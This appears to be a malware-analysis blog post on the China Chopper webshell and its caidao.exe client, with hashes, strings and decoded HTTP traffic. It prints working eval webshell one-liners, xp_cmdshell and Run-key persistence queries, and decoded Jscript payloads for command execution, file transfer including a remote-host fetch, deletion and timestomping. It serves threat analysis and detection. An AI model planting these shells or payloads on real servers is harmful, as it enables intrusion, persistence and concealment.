Malware Analysis: China Chopper Client & Webshell
China Chopper is the name of a malware family composed of various webshells first discovered in use around 2012. China Chopper has taken on many variations since in the form of ASP, ASP.NET, PHP, and CFM supported server-side scripts to commonly target Microsoft IIS and Exchange web servers for enabling post-compromise.
China Chopper typically consists of two components:
- Client-side Windows executable for webshell management named
caidao.exe - Server-side script “webshell” with either ASP, ASP.NET, ASPX, PHP, and CFM file extensions that execute commands with Jscript
A common example of a Jscript ASPX variant of the China Chopper webshell for targeting IIS would be:
<%@ Page Language="Jscript"%><%eval(RequestItem["password"],"unsafe") ;%>
The vast functionality provided by China Chopper webshells are due to the minimal implementation of the eval() statement, which indiscrimnately executes any Jscript code provided by a POST request with the a parameter matching the configured plaintext password. The password is submitted in the URL typically as a parameter.
China Chopper is still widely utilized at this time of writing, as widespread intrusions around March 2021 with the ProxyLogon exploit chain resulted in many uploaded China Chopper webshell variants on compromised Microsoft Exchange servers. Some of the webshell variants below are specifically for use on Exchange, as these were discovered by John Hammond:
<script language="JScript" runat="server">function Page_Load(){eval(Request["NO9BxmCXw0JE"],"unsafe");}</script>
<script language="JScript" runat="server">function Page_Load(){eval(Request["orange"],"unsafe");}</script>
<script language="JScript" runat="server">function Page_Load(){eval(Request["bingo"],"unsafe");}</script>
<script language="JScript" runat="server">function Page_Load(){eval(Request["error"],"unsafe");}</script>
<script language="JScript" runat="server">function Page_Load(){eval(Request["Ananas"],"unsafe");}</script>
<script language="JScript" runat="server">function Page_Load(){eval(Request["7gHQRih3fnam"],"unsafe");}</script>
The client executable caidao.exe translates to “kitchen knife” as specified in the readme.txt, implying an aspect of utility. Since caidao.exe is less commonly mentioned, it will be the focus of the following static and dynamic analysis, paired with the China Chopper ASPX Jscript webshell variant targeting IIS. The analyzed caidao.exe sample was compiled during 2016, and may not reflect indicators accurate to more current implementations of China Chopper clients, such as CKnife and AntSword.
Static Analysis
Executable Attributes
| Attribute | Details |
|---|---|
| Filename: | caidao.exe |
| File type: | PE |
| Architecture: | x86 |
| Compiler: | Microsoft Visual Studio 6 |
| Compile time: | 06-22-2016 13:06:53 UTC |
| PDB string: | None |
caidao.exe hashes:
MD5: acaf6564637ba97f73297b0096c2994c
SHA1: 4cd536659978003a528a356d36e2e75d1eea6723
SHA256: 8d96710b01b9eb3b4cf9d5b01ed53d7084a2808322f3456d4038ca2978022e16
index.aspx China Chopper ASPX webshell hashes:
SHA1: 55f29d511d39e87b32c710a3ad32e61d4c40a30a
Packer Analysis
The identifed 2016 caidao.exe sample does not appear to be packed with any known packers. Previous public reports have indicated caidao.exe was packed with UPX.
String analysis
Parsing through a string dump of caidao.exe shows some interesting URL strings:
http://alexa[.]chinaz[.]com/?domain=%s
http://cn.bing[.]com/search?q=
http://www[.]
http://xxx/xxx[.]php|x=x[.]com|startflag|endflag
https://
https://%s/
https://%s:%d/
https://www[.]so[.]com/s?q=%%3A%s
- alexa[.]chinaz[.]com appears to be a stats tracking website for popular domains
- cn.bing[.]com is a Chinese-translated subdomain for Bing
- www[.]so[.]com appears to be a search engine website belonging to Qihoo 360
if (!isset($_SERVER['PHP_AUTH_USER'])){header("HTTP/1.0 401 Authorization Required");header("WWW-Authenticate: Basic");die();}
if(Request.ServerVariables("AUTH_USER")==""){Response.Status="401 Unauthorized";Response.AddHeader("WWW-AuThenticate","BASIC");Response.End();}
- PHP code appears to be embedded within
caidao.exe, likely for validating server-side China Chopper PHP webshell variants - Basic HTTP authentication is used with
$_SERVER['PHP_AUTH_USER']to identify a username
EXEC master..sp_addextendedproc 'xp_cmdshell','xplog70.dll'
EXEC master..xp_cmdshell 'whoami'
EXEC master..xp_dirtree 'D:\',1,1
EXEC master..xp_regread 'HKEY_LOCAL_MACHINE','SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp','PortNumber'
EXEC master..xp_regwrite 'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\Windows\CurrentVersion\Run','F','REG_SZ','test.exe'
EXEC sp_configure 'show advanced options',1;RECONFIGURE;EXEC sp_configure 'Ole Automation Procedures',1;RECONFIGURE
EXEC sp_configure 'show advanced options',1;RECONFIGURE;EXEC sp_configure 'xp_cmdshell',1;RECONFIGURE
MSSQL queries appear to embedded within caidao.exe, likely for local database management with the db.mdb file. While they may not be executed in the order seen, it provides some potential context:
master..sp_addextendedprocregisters the name of a new extended stored procedurexp_cmdshellto a local MSSQL Server wherexplog70.dllis a SQL Login module belonging to MSSQL Server
Following using xp_cmdshell, the next MSSQL commands use various stored procedures in MSSQL Server:
xp_cmdshellis a stored procedure which launches the Windows command shell and passes in a string for execution, wherewhoamiis executed firstxp_dirtreeis a stored procedure which lists file directory contents to a specified depth, in this case the D:\ drivexp_regreadis used to read the registry value of the keySYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcpwhere theRDP-Tcpkey contains various settings for logon and user session settings for RDPxp_regwriteis used to write to the registry Run keySOFTWARE\Microsoft\Windows\CurrentVersion\Run, which executes a executabletest.exeupon user login - this appears to be a common persistence mechanismsp_configureis used to displays or changes global configuration settings for the current server, and in this used to enableOle Automation Proceduresandxp_cmdshell. sysadmin or sa equivalent privileges are likely needed to execute these queries
jdbc:mysql://localhost/test?user=root&password=123456
jdbc:oracle:thin:user/password@127.0.0.1:1521/test
jdbc:sqlserver://127.0.0.1:1433;databaseName=test;user=sa;password=123456
Database connection strings for MySQL, OracleDB, and MSSQL server appear to be hardcoded into caidao.exe. It is likely that the password 123456 is the default database password set by caidao.exe for access to local database instances
Dynamic Analysis
Client-Side Analysis of caidao.exe
caidao.exe requires a caidao.conf file within the same directory to launch, which is a configuration file specifying various properties for management of the China Chopper webshell.
【这个文件必须保存为UNICODE编码】 //返回分隔标识,固定三个字符,尽量用生辟的字,如返回的内容为:X@Y12345X@Y,就读出内容为12345, //不要包含单双引号,以免和下面的代码发生冲突,这个标记改完要重启程序才能生效。X@Y //User-Agent:Mozilla/5.0 (compatible; Baiduspider/2.0; +http://www.baidu.com/search/spider.html) //第一个参数名称#K1#z1 //第二个参数名称#K2#z2 < ... snip ... >
X@Yis used to define a 3 character delimited text marker between command output, which is used for parsing output from the webshell,X@Y12345X@Yis parsed to12345with the default delimiterX@YMozilla/5.0 (compatible; Baiduspider/2.0; +http://www.baidu.com/search/spider.html)is the User-Agent string header set in POST requests sent to the China Chopper webshellz1defines the first POST request parameter sent to the China Chopper webshellz2appears to define additional POST request sent to the China Chopper webshell, likely following the patterz1tozNwhere N is the total amount of requests needed to transfer POST data
On initial execution, caidao.exe creates a db.mdb Microsoft Access DB file and cache.tmp database file.

A readme.txt file also specifies additional details surrounding caidao.exe usage:
There are two kinds of scripts placed on the website:

1) " One Sentence(Eval)”:
PHP, ASP, ASP.NET The website can support https. The following code can be placed in the website directory to start management, which is much easier than FTP, isn't it?:
PHP: <? php @eval($_POST['caidao']);? >
ASP: <%eval request("caidao")%>
ASP.NET: <%@ Page Language="Jscript"%><%eval(Request. Item["caidao"],"unsafe");%>

2)Self-developed script program(Customize):

In theory, all dynamic scripts are supported, as long as they interact with the kitchen knife correctly. For calling the method, please refer to the “Customize mode Chopper and server communication interface " later.

---------------------------------------------------------------------------------------------------------

Introduction to common functions

1. File management: [Features]Cache download directory, and support offline viewing cache directory;

2. Virtual terminal:[Features]User-friendly design,easy to operate; (Enter HELP to see more usage methods), long commands will be divided into 5k bytes, submitted separately.

3. DATABASE MANAGEMENT: [FEATURES]GRAPHICAL INTERFACE, SUPPORT MYSQL,MSSQL,ORACLE,INFOMIX,POSTGRESQL,ACCESS, AND DATABASES THAT SUPPORT ADO CONNECTION.

4. Self-written scripts(only supported on the Eval side)

< ... snip ... >

The caidao.exe management panel is prompted on initial execution, as maicaidao[.]com is configured as a default URL for the listed webshell file types:

Assuming that the ASPX webshell was uploaded on the target web server with a configured POST parameter as a password, caidao.exe provides the options to right-click and edit a webshell profile with the Edit option:

The below prompt specifies:
- In the top-right, configure the POST request parameter
caidaoto match the plaintext parameterpasswordin the webshell sourceeval(RequestItem["password"]as an HTML form authentication - Specify the URL to the webshell
- Specify a local database for later access with MSSQL using the privileged
saaccount and password123456by default
After the edit, the updated details are shown on the management menu

Inspecting the Virtual Terminal Feature
Launching the virtual terminal, the following pseudo shell is shown:

The command netstat -an|find"ESTABLISHED" is shown by default, which lists all locally connected ports. Executing the command results in the following POST request with unicode-encoded Jscript code within the body:
POST http://127.0.0.1/index.aspx HTTP/1.1
X-Forwarded-For: 33.26.239.37
Referer: http://127.0.0.1/
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (compatible; Baiduspider/2.0; +http://www.baidu.com/search/spider.html)
Host: 127.0.0.1
Content-Length: 1025
Pragma: no-cache

password=%u0052%u0065sponse%u002E%u0057rit%u0065("X@Y");var %u0065rr:%u0045xc%u0065ption;
%u0074ry%u007B%u0065val(Syst%u0065m%u002ET%u0065xt%u002E%u0045ncoding%u002EG%u0065t%u0045ncoding(936)%u002EG%u0065tString(Syst%u0065m.Conv%u0065rt%u002EFromBas%u006564String("dmFyIGM9bmV3IFN5c3RlbS5EaWFnbm9zdGljcy5Qcm9jZXNzU3RhcnRJbmZvKCdjbWQnKTt2YXIgZT1uZXcgU3lzdGVtLkRpYWdub3N0aWNzLlByb2Nlc3MoKTt2YXIgb3V0OlN5c3RlbS5JTy5TdHJlYW1SZWFkZXIsRUk6U3lzdGVtLklPLlN0cmVhbVJlYWRlcjtjLlVzZVNoZWxsRXhlY3V0ZT1mYWxzZTtjLlJlZGlyZWN0U3RhbmRhcmRPdXRwdXQ9dHJ1ZTtjLlJlZGlyZWN0U3RhbmRhcmRFcnJvcj10cnVlO2UuU3RhcnRJbmZvPWM7Yy5Bcmd1bWVudHM9Jy9jIGNkIC9kIEM6XFxpbmV0cHViXFx3d3dyb290XFwmbmV0c3RhdCAtYW4gfCBmaW5kICJFU1RBQkxJU0hFRCImZWNobyBbU10mY2QmZWNobyBbRV0nO2UuU3RhcnQoKTtvdXQ9ZS5TdGFuZGFyZE91dHB1dDtFST1lLlN0YW5kYXJkRXJyb3I7ZS5DbG9zZSgpO1Jlc3BvbnNlLldyaXRlKG91dC5SZWFkVG9FbmQoKStFSS5SZWFkVG9FbmQoKSk7")),"unsaf%u0065");
%u007Dcatch(err)%u007B%u0052esponse%u002E%u0057rite("ER"%2B"ROR:// "%2Berr.message);%u007D%u0052
Within the HTTP headers, X-Forwarded-For appears to be set to a random IP address. The User-Agent header remains consistent with the specified User-Agent string in the caidao.conf file
Decoding the unicode text, the following Jscript code is shown. The same plaintext password is provided to match the password specified in the ASPX webshell. A secondary payload is base64-encoded and placed within another eval() statement for execution after decoding with the System.Convert.FromBase64String() method, and the marker bytes “X@Y” are written before and after the command output with Response.Write()
password=Response.Write("X@Y");
var err: Exception;
try {
    eval(System.Text.Encoding.GetEncoding(936).GetString(System.Convert.FromBase64String("dmFyIGM9bmV3IFN5c3RlbS5EaWFnbm9zdGljcy5Qcm9jZXNzU3RhcnRJbmZvKCdjbWQnKTt2YXIgZT1uZXcgU3lzdGVtLkRpYWdub3N0aWNzLlByb2Nlc3MoKTt2YXIgb3V0OlN5c3RlbS5JTy5TdHJlYW1SZWFkZXIsRUk6U3lzdGVtLklPLlN0cmVhbVJlYWRlcjtjLlVzZVNoZWxsRXhlY3V0ZT1mYWxzZTtjLlJlZGlyZWN0U3RhbmRhcmRPdXRwdXQ9dHJ1ZTtjLlJlZGlyZWN0U3RhbmRhcmRFcnJvcj10cnVlO2UuU3RhcnRJbmZvPWM7Yy5Bcmd1bWVudHM9Jy9jIGNkIC9kIEM6XFxpbmV0cHViXFx3d3dyb290XFwmbmV0c3RhdCAtYW4gfCBmaW5kICJFU1RBQkxJU0hFRCImZWNobyBbU10mY2QmZWNobyBbRV0nO2UuU3RhcnQoKTtvdXQ9ZS5TdGFuZGFyZE91dHB1dDtFST1lLlN0YW5kYXJkRXJyb3I7ZS5DbG9zZSgpO1Jlc3BvbnNlLldyaXRlKG91dC5SZWFkVG9FbmQoKStFSS5SZWFkVG9FbmQoKSk7")), "unsafe");
} catch (err) {
    Response.Write("ER" + "ROR:// " + err.message);
}
Response.Write("X@Y");
Response.End();
Decoding the base64-encoded string in the request body shows the following Jscript code. A cmd.exe is spawned with the System.Diagnostics.Process() .NET class, and the methods UseShellExecute, RedirectStandardOutput, RedirectStandardError, are used to setup a pseudo shell process. UseShellExecute is set to false so that the process is created directly from the executable image. StartInfo is used to set the properties passed to to the Start() method of the process. c.arguments is used to specify the command line arguments passed from the virtual terminal netstat -an | find "ESTABLISHED" to be executed with cd /d C:\\inetpub\\wwwroot\\ switching to the default IIS webroot directory. echo [S]&cd&echo [E] is used to print the current working directory afterwards for tracking, marked between the start “[S]” and end “[E]” strings
var c = new System.Diagnostics.ProcessStartInfo('cmd');
var e = new System.Diagnostics.Process();
var out: System.IO.StreamReader, EI: System.IO.StreamReader;
c.UseShellExecute = false;
c.RedirectStandardOutput = true;
c.RedirectStandardError = true;
e.StartInfo = c;
c.Arguments = '/c cd /d C:\\inetpub\\wwwroot\\&netstat -an | find "ESTABLISHED"&echo [S]&cd&echo [E]';
e.Start();
out = e.StandardOutput;
EI = e.StandardError;
e.Close();
Response.Write(out.ReadToEnd() + EI.ReadToEnd());
The response output then follows the format of:
X@Y (... command output ...)
[S]
C:\inetpub\wwwroot
[E]
X@Y
An example of executing whoami in the virtual terminal would result in the following output
X@Yiis apppool\defaultapppool
[S]
C:\inetpub\wwwroot
[E]
X@Y
Changing directories results in a minimally different base64-encoded payload, where echo [S]&cd&echo [E] is shown to preserve the new current working directory output by cd between the start “[S]” and end “[E]” strings for parsing by caidao.exe
var c = new System.Diagnostics.ProcessStartInfo('cmd');
var e = new System.Diagnostics.Process();
var out: System.IO.StreamReader, EI: System.IO.StreamReader;
c.UseShellExecute = false;
c.RedirectStandardOutput = true;
c.RedirectStandardError = true;
e.StartInfo = c;
c.Arguments = '/c cd /d C:\\inetpub\\wwwroot\\&cd ..&echo [S]&cd&echo [E]';
e.Start();
out = e.StandardOutput;
EI = e.StandardError;
e.Close();
Response.Write(out.ReadToEnd() + EI.ReadToEnd());
Inspecting File Manager
caidao.exe also provides a file manager for file uploads and downloads specified under the files management tab in the right-click menu. The readme.txt specifies that files transferred over 5KB are split into chunks of 5Kb each.
The file manager is shown with:

Using the upload method prompts for a filename to be specified before uploading

Uploading a sample file a.txt with the contents “a” shows the following POST request:
passsword=Response.Write("X@Y");
var err: Exception;
try {
    eval(System.Text.Encoding.GetEncoding(936).GetString(System.Convert.FromBase64String("dmFyIFA6U3RyaW5nPSdDOlxcaW5ldHB1Ylxcd3d3cm9vdFxcYS50eHQnO3ZhciBaOlN0cmluZz1SZXF1ZXN0Lkl0ZW1bInoxIl07dmFyIEI6Ynl0ZVtdPW5ldyBieXRlW1ouTGVuZ3RoLzJdO2Zvcih2YXIgaT0wO2k8Wi5MZW5ndGg7aSs9Mil7QltpLzJdPWJ5dGUoQ29udmVydC5Ub0ludDMyKFouU3Vic3RyaW5nKGksMiksMTYpKTt9dmFyIGZzOlN5c3RlbS5JTy5GaWxlU3RyZWFtPW5ldyBTeXN0ZW0uSU8uRmlsZVN0cmVhbShQLFN5c3RlbS5JTy5GaWxlTW9kZS5DcmVhdGUpO2ZzLldyaXRlKEIsMCxCLkxlbmd0aCk7ZnMuQ2xvc2UoKTtSZXNwb25zZS5Xcml0ZSgiMSIpOw==")), "unsafe");
} catch (err) {
    Response.Write("ER" + "ROR:// " + err.message);
}
Response.Write("X@Y");
Response.End();
&z1=22612200D0A;
The base64-encoded payload decodes into the following Jscript:
var P: String = 'C:\\inetpub\\wwwroot\\a.txt';
var Z: String = Request.Item["z1"];
var B: byte[] = new byte[Z.Length / 2];
for (var i = 0; i < Z.Length; i += 2) {
    B[i / 2] = byte(Convert.ToInt32(Z.Substring(i, 2), 16));
}
var fs: System.IO.FileStream = new System.IO.FileStream(P, System.IO.FileMode.Create);
fs.Write(B, 0, B.Length);
fs.Close();
Response.Write("1");
The secondary POST request parameter z1 can be changed in caidao.conf. z1 contains a hex-encoded payload of the file to be uploaded, where 22612200D0A hex-decoded is the ASCII content "a". Request.Item["z1"]; is used to receive the hex payload specified in the original POST request, and var B: byte[] = new byte[Z.Length / 2]; is used to get the total byte length of the payload and divide it in half. The for loop afterwards iterates over every 2 characters and converts each 2 character string into bytes added to a bytearray B, which is then written to the filesystem with fs.Write(B, 0, B.Length);. Response.Write("1"); is used to output a “1” afterwards to signal a successful file write to the caidao.exe client when parsing command output
File download shows a similar POST request:
passsword=Response.Write("X@Y");
var err: Exception;
try {
    eval(System.Text.Encoding.GetEncoding(936).GetString(System.Convert.FromBase64String("UmVzcG9uc2UuV3JpdGVGaWxlKCdDOlxcaW5ldHB1Ylxcd3d3cm9vdFxcZGF0YS50eHQnKTs=")), "unsafe");
} catch (err) {
    Response.Write("ER" + "ROR:// " + err.message);
}
Response.Write("X@Y");
Response.End();
The base64-encoded payload decodes into Response.WriteFile('C:\\inetpub\\wwwroot\\data.txt'); where data.txt is sample file on the target server, and has its contents written directly into the webshell output using Response.WriteFile() for later parsing by the caidao.exe client
The WGET option provides an alternative file upload option, which creates the following prompt:

Using the WGET option displays a different base64-encoded payload
passsword=Response.Write("X@Y");
var err: Exception;
try {
    eval(System.Text.Encoding.GetEncoding(936).GetString(System.Convert.FromBase64String("dmFyIFg9bmV3IEFjdGl2ZVhPYmplY3QoIk1pY3Jvc29mdC5YTUxIVFRQIik7dmFyIFM9bmV3IEFjdGl2ZVhPYmplY3QoIkFkb2RiLlN0cmVhbSIpO1MuVHlwZT0xO1MuTW9kZT0zO1MuT3BlbigpO1guT3BlbigiR0VUIiwnaHR0cDovLyRSRU1PVEVfSE9TVC8nLGZhbHNlKTtYLlNlbmQoKTtTLldyaXRlKFguUmVzcG9uc2VCb2R5KTtTLlBvc2l0aW9uPTA7Uy5TYXZlVG9GaWxlKCdDOlxcaW5ldHB1Ylxcd3d3cm9vdFxcYS50eHQnLDIpO1MuY2xvc2U7Uz1udWxsO1g9bnVsbDtSZXNwb25zZS5Xcml0ZSgiMSIpOw==")), "unsafe");
} catch (err) {
    Response.Write("ER" + "ROR:// " + err.message);
}
Response.Write("X@Y");
Response.End();
The base64-encoded payload decodes to show an ActiveXObject created with an Microsoft.XMLHTTP AJAX object as variable ‘X’. The XMLHttpRequest object can be used to exchange data with a server behind the scenes such that it is possible to update parts of a web page, without reloading the whole page. The Adodb.Stream object is created as another ActiveXObject as variable ‘S’ to read files and other streams as binary data or text. The Adodb.Stream object is also set to type 1 for the adTypeBinary constant which indicates the stream will consist of binary data, and to mode 3 for the adModeReadWrite constant, allowing file read and write permissions for the stream.
The ActiveXObject defined with the Microsoft.XMLHTTP AJAX object then uses a GET request to retrieve the contents of a file from a remote host. The file contents are then written to the stream object ‘S’ and written to a specified filename. Both ActiveXObjects are then dereferenced and “1” is written as a response to signal successful file download.
var X = new ActiveXObject("Microsoft.XMLHTTP");
var S = new ActiveXObject("Adodb.Stream");
S.Type = 1;
S.Mode = 3;
S.Open();
X.Open("GET", 'http://$REMOTE HOST/', false);
X.Send();
S.Write(X.ResponseBody);
S.Position = 0;
S.SaveToFile('C:\\inetpub\\wwwroot\\a.txt', 2);
S.close;
S = null;
X = null;
Response.Write("1");
File editing generates the following jscript output
Response.Write("X@Y");
var err: Exception;
try {
    eval(System.Text.Encoding.GetEncoding(936).GetString(System.Convert.FromBase64String("dmFyIFA9J0M6XFxpbmV0cHViXFx3d3dyb290XFxkYXRhLnR4dCc7dmFyIG09bmV3IFN5c3RlbS5JTy5TdHJlYW1SZWFkZXIoUCxFbmNvZGluZy5EZWZhdWx0KTtSZXNwb25zZS5Xcml0ZShtLlJlYWRUb0VuZCgpKTttLkNsb3NlKCk7")), "unsafe");
} catch (err) {
    Response.Write("ER" + "ROR:// " + err.message);
}
Response.Write("X@Y");
Response.End();
The base64-encoded payload decodes to show a System.IO.StreamReader class which reads characters from a byte stream in a particular encoding. The new stream then writes the user-specified data to the file specified to be edited.
var P = 'C:\\inetpub\\wwwroot\\data.txt';
var m = new System.IO.StreamReader(P, Encoding.Default);
Response.Write(m.ReadToEnd());
m.Close();
File deletion generates the following Jscript output:
Response.Write("X@Y");
var err: Exception;
try {
    eval(System.Text.Encoding.GetEncoding(936).GetString(System.Convert.FromBase64String("dmFyIFA6U3RyaW5nPSdDOlxcaW5ldHB1Ylxcd3d3cm9vdFxcZGF0YS50eHQnO2lmKFN5c3RlbS5JTy5EaXJlY3RvcnkuRXhpc3RzKFApKXtTeXN0ZW0uSU8uRGlyZWN0b3J5LkRlbGV0ZShQLHRydWUpO31lbHNle1N5c3RlbS5JTy5GaWxlLkRlbGV0ZShQKTt9UmVzcG9uc2UuV3JpdGUoIjEiKTs=")), "unsafe");
} catch (err) {
    Response.Write("ER" + "ROR:// " + err.message);
}
Response.Write("X@Y");
Response.End();
The base64-encoded payload decodes to showing System.IO.Directory class is used to check if the specified file exists, which is then deleted with the System.IO.File.Delete() method
var P: String = 'C:\\inetpub\\wwwroot\\data.txt';
if (System.IO.Directory.Exists(P)) {
    System.IO.Directory.Delete(P, true);
} else {
    System.IO.File.Delete(P);
}
Response.Write("1");
Timestomping
Timestomping was another unique feature found in caidao.exe

The Jscript request generated from timestomping the webshell file itself showed the following
Response.Write("X@Y");
var err: Exception;
try {
    eval(System.Text.Encoding.GetEncoding(936).GetString(System.Convert.FromBase64String("dmFyIEREPSdDOlxcaW5ldHB1Ylxcd3d3cm9vdFxcaW5kZXguYXNweCcsVE09JzIwMDUtMTEtMDUgMDA6MDA6MDAnO2lmKFN5c3RlbS5JTy5EaXJlY3RvcnkuRXhpc3RzKEREKSl7U3lzdGVtLklPLkRpcmVjdG9yeS5TZXRDcmVhdGlvblRpbWUoREQsVE0pO1N5c3RlbS5JTy5EaXJlY3RvcnkuU2V0TGFzdFdyaXRlVGltZShERCxUTSk7U3lzdGVtLklPLkRpcmVjdG9yeS5TZXRMYXN0QWNjZXNzVGltZShERCxUTSk7fWVsc2V7U3lzdGVtLklPLkZpbGUuU2V0Q3JlYXRpb25UaW1lKERELFRNKTtTeXN0ZW0uSU8uRmlsZS5TZXRMYXN0V3JpdGVUaW1lKERELFRNKTtTeXN0ZW0uSU8uRmlsZS5TZXRMYXN0QWNjZXNzVGltZShERCxUTSk7fVJlc3BvbnNlLldyaXRlKCIxIik7")), "unsafe");
} catch (err) {
    Response.Write("ER" + "ROR:// " + err.message);
}
Response.Write("X@Y");
Response.End();
The base64-encoded payload is decoded to show the specified directory or file set in ‘DD’ and the new time set in the variable ‘TM’ as various methods are used from the System.IO.Directory and System.IO.File class:
- System.IO.Directory.Exists() checks to see if the specified variable ‘DD’ is a directory and not a file
- System.IO.Directory.SetCreationTime() sets the creation date and time for the specified directory
- System.IO.Directory.SetLastWriteTime() sets the date and time a directory was last written to
- System.IO.Directory.SetLastAccessTime() sets the last access date and time of directory
Similarly, if the ‘DD’ is not a directory and instead a file, the else clause executes and System.IO.File class methods are used to perform timestomping with similar methods
var DD = 'C:\\inetpub\\wwwroot\\index.aspx',
    TM = '2005-11-05 00:00:00';
if (System.IO.Directory.Exists(DD)) {
    System.IO.Directory.SetCreationTime(DD, TM);
    System.IO.Directory.SetLastWriteTime(DD, TM);
    System.IO.Directory.SetLastAccessTime(DD, TM);
} else {
    System.IO.File.SetCreationTime(DD, TM);
    System.IO.File.SetLastWriteTime(DD, TM);
    System.IO.File.SetLastAccessTime(DD, TM);
}
Response.Write("1");
Jscript inline execution feature
caidao.exe also provides a feature for customizable inline Jscript execution in the MyScript tab

The resulting command Response.Write("Hello Jscript.NET!") is then base64-encoded as the main payload within the eval() statement
password=Response.Write("X@Y");
var err: Exception;
try {
    eval(System.Text.Encoding.GetEncoding(936).GetString(System.Convert.FromBase64String("UmVzcG9uc2UuV3JpdGUoIkhlbGxvIEpTY3JpcHQuTkVUISIpOw==")), "unsafe");
} catch (err) {
    Response.Write("ER" + "ROR:// " + err.message);
}
Response.Write("X@Y");
Response.End();
Server-Side Analysis of the China Chopper webshell
As mentioned earlier, the server-side ASPX webshell index.aspx source code is
<%@ Page Language="Jscript"%><%eval(RequestItem["password"],"unsafe") ;%>
